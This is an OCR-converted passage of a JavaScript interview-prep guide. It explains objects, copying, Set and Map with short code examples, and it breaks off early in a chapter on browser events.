
Q. What are Objects in JS? V. IMP.

- An object is a data type that allows you to store **key-value** pairs.




```
//Object Example
let person = {
  name: "Happy",
  hobbies: ["Teaching", "Football", "Coding"],
  greet: function () {
    console.log("Name: " + this.name);
  },
};

console.log(person.name);
// Output: "Happy"

console.log(person.hobbies[1]);
// Output: "Football"

person.greet();
// Output: "Name: Happy"
```

Q. In how many ways we can create an object?



Q. What is the difference between an array and an object?

Arrays	Objects
1. Arrays are collection of values.	Objects are collections of key-value pairs.
2. Arrays are denoted by square brackets [].	Objects are denoted by curly braces {}.
3. Elements in array are ordered.	Properties in objects are unordered.

```
// Array
var fruits = ["apple", "banana", "orange"];
```

```
// Object
var person = {
  name: "Amit",
  age: 25,
  city: "Delhi"
};
```

Q. How do you add or modify or delete properties of an object?

```
//Blank object
var person = {};
```

```
// Adding Properties
person.name = "Happy";
person.age = 35;
person.country = "India"
```

```
// Modifying Properties
person.age = 30;
```

```
// Deleting Properties
delete person.age;
```

Q. Explain the difference between dot notation and bracket notation?

- Both dot notation and bracket notation are used to **access properties or methods** of an object.
- Dot notation is more popular and used due to its **simplicity**.

```
const person = {
  name: 'Happy',
  age: 35,
};
```


```
// Dot notation:
console.log(person.name);
// Output: 'Happy'
```

```
// Bracket notation:
console.log(person['name']);
// Output: 'Happy'
```

- Limitation of dot notation - In some scenarios bracket notation is the only option, such as when accessing properties when the **property name is stored in a variable**.

```
// Dynamically assign property name
// to a variable
var propertyName = 'age';

console.log(person[propertyName]);
// Output: '35'

console.log(person.propertyName);
// Output: undefined
```

Q. What are some common methods to iterate over the properties of an object?




```javascript
const person = {
  name: "John",
  age: 30,
};
```

```javascript
// 1. Using for...in loop
for (let prop in person) {
  console.log(prop + ": " + person[prop]);
}
// Output: name: John age: 30
```

```javascript
// 2. Using Object.keys() and forEach()
Object.keys(person).forEach((prop) => {
  console.log(prop + ": " + person[prop]);
});
// Output: name: John age: 30
```

```javascript
// 3. Using Object.values() and forEach()
Object.values(person).forEach((value) => {
  console.log(value);
});
// Output: John 30
```

Q. How do you check if a property exists in an object?


```
var person = {
  name: "Alice",
  age: 25
};
```

```
// 1. Using the in Operator
console.log("name" in person); // Output: true
console.log("city" in person); // Output: false
```

```
// 2. Using the hasOwnProperty() Method
console.log(person.hasOwnProperty("name")); // Output: true
console.log(person.hasOwnProperty("city")); // Output: false
```

```
// 3. Comparing with undefined
console.log(person.name !== undefined); // Output: true
console.log(person.city !== undefined); // Output: false
```

Q. How do you clone or copy an object?



1. Spread Syntax (...)

```
// Original object
const originalObject = {
  name: 'Happy',
  age: 35,
  city: 'Delhi',
};
```

```
// Method 1: Spread syntax (shallow copy)
const clonedObjectSpread = { ...originalObject };
```

2. Object.assign()

```
// Method 2: Object.assign() (shallow copy)
// Parameters: target, source
const clonedObjectAssign = Object.assign({}, originalObject);
```

3. JSON.parse() & JSON.stringify()

```
// Method 3: JSON.parse() and JSON.stringify() (deep copy)
const clonedObjectJSON = JSON.parse(JSON.stringify(originalObject));
```

Q. What is the difference between deep copy and shallow copy in JS?

- Shallow copy in **nested objects case** will modify the parent object property value, if cloned object property value is changed. But deep copy will not modify the parent object property value.

```
// Original object
const person = {
    name: 'Happy',
    age: 30,
    address: {
      city: 'Delhi',
      country: 'India'
    }
  };
```

```
// Shallow copy using Object.assign()
const shallowCopy = Object.assign({}, person);

shallowCopy.address.city = 'Mumbai';

console.log(person.address.city); // Output: "Mumbai"
console.log(shallowCopy.address.city); // Output: "Mumbai"
```

```
// Deep copy using JSON.parse() and JSON.stringify()
const deepCopy = JSON.parse(JSON.stringify(person));

deepCopy.address.city = 'Bangalore';

console.log(person.address.city); // Output: "Delhi"
console.log(deepCopy.address.city); // Output: "Bangalore"
```

Q. What is Set Object in JS?

- The Set object is a collection of **unique values**, meaning that duplicate values are not allowed.
- Set provides methods for **adding, deleting, and checking the existence** of values in the set.
- Set can be used to **remove duplicate values** from arrays.

```
// Set can be used to remove
// duplicate values from arrays
let myArr = [1, 4, 3, 4];
let mySet = new Set(myArr);

let uniqueArray = [...mySet];
console.log(uniqueArray);
// Output: [1, 4, 3]
```

```
// Creating a Set to store unique numbers
const uniqueNumbers = new Set();
uniqueNumbers.add(5);
uniqueNumbers.add(10);
uniqueNumbers.add(5); //Ignore duplicate values

console.log(uniqueNumbers);
// Output: {5, 10}

// Check size
console.log(uniqueNumbers.size);
// Output: 2

// Check element existence
console.log(uniqueNumbers.has(10));
// Output: true

// Delete element
uniqueNumbers.delete(10);
console.log(uniqueNumbers.size);
// Output: 1
```

Q. What is Map Object in JS?

- The Map object is a collection of **key-value** pairs where each key can be of **any type**, and each value can also be of any type.
- A Map maintains the **order** of key-value pairs as they were inserted.

```
// Creating a Map to store person details
const personDetails = new Map();
personDetails.set("name", "Alice");
personDetails.set("age", 30);

console.log(personDetails.get("name"));
// Output: "Alice"

console.log(personDetails.has("age"));
// Output: true

personDetails.delete("age");
console.log(personDetails.size);
// Output: 1
```

Q. What is the difference between Map and Object in JS?

Map	Javascript Object
1. Keys in a Map can be of any data type, including strings, numbers, objects, functions etc.	Keys in a regular JavaScript object are limited to strings and symbols.
2. A Map maintains the order of key-value pairs as they were inserted.	In a regular object, there is no guaranteed order of keys.
3. Useful when keys are of different types, insertion order is important.	Useful when keys are strings or symbols and there are simple set of properties.

Chapter 11: Events

Q. What are Events? How are events triggered?

Q. What are the types of events in JS?

Q. What is Event Object in JS?

Q. What is Event Delegation in JS?

Q. What is Event Bubbling In JS?

Q. How can you stop event propagation or event bubbling in JS?


Q. What is Event Capturing in JS?

Q. What is the purpose of the event.preventDefault() method in JS?

Q. What is the use of "this" keyword in the context of event handling in JS?

Q. How to remove an event handler from an element in JS?

Q. What are Events? How are events triggered? V. IMP.




Q. What are Events? How are events triggered? V. IMP.

- Events are **actions** that happen in the browser, such as a button click, mouse movement, or keyboard input.

```html
<button id="myButton">Click Me</button>
```

```js
// Get the reference of button in a variable
var button = document.getElementById("myButton");

// Attach an event handler to the button
button.addEventListener("click", handleClick);

// Event handler function
function handleClick() {
  alert("button clicked");
}
```



Q. What are the types of events in JS? V. IMP.

```html
<button id="myButton">Click Me</button>
```

```js
// Get the reference of button in a variable
var button = document.getElementById("myButton");

// Attach an event handler to the button
button.addEventListener("click", handleClick);

// Event handler function
function handleClick() {
  alert("button clicked");
}
```

Event


- Click Event: addEventListener('click', handler)
- Mouseover Event: addEventListener('mouseover', handler)
- Keydown Event: addEventListener('keydown', handler)
- Keyup Event: addEventListener('keyup', handler)
- Submit Event: addEventListener('submit', handler)
- Focus Event: addEventListener('focus', handler)
- Blur Event: addEventListener('blur', handler)
- Change Event: addEventListener('change', handler)
- Load Event: addEventListener('load', handler)
- Resize Event: addEventListener('resize', handler)

Q. What is Event Object in JS?


- Whenever any event is triggered, the browser automatically creates an event object and **passes it as an argument** to the event handler function.
- The event object contains various properties and methods that provide **information about the event**, such as the type of event, the element that triggered the event etc.


```html
<button id="myButton">Click Me</button>
```

```js
// Get the button element
var button = document.getElementById("myButton");

// Attach event listener to the button element
button.addEventListener("click", handleClick);

// Event handler function
function handleClick(event) {
  // Accessing properties of the event object
  console.log("Event type:", event.type);
  console.log("Target element:", event.target);
}
```




Q. What is Event Delegation in JS? V. IMP.





Q. What is Event Delegation in JS? V. IMP.


- Event delegation in JavaScript is a technique where you attach a **single event handler to a parent element** to handle events on its **child elements**.



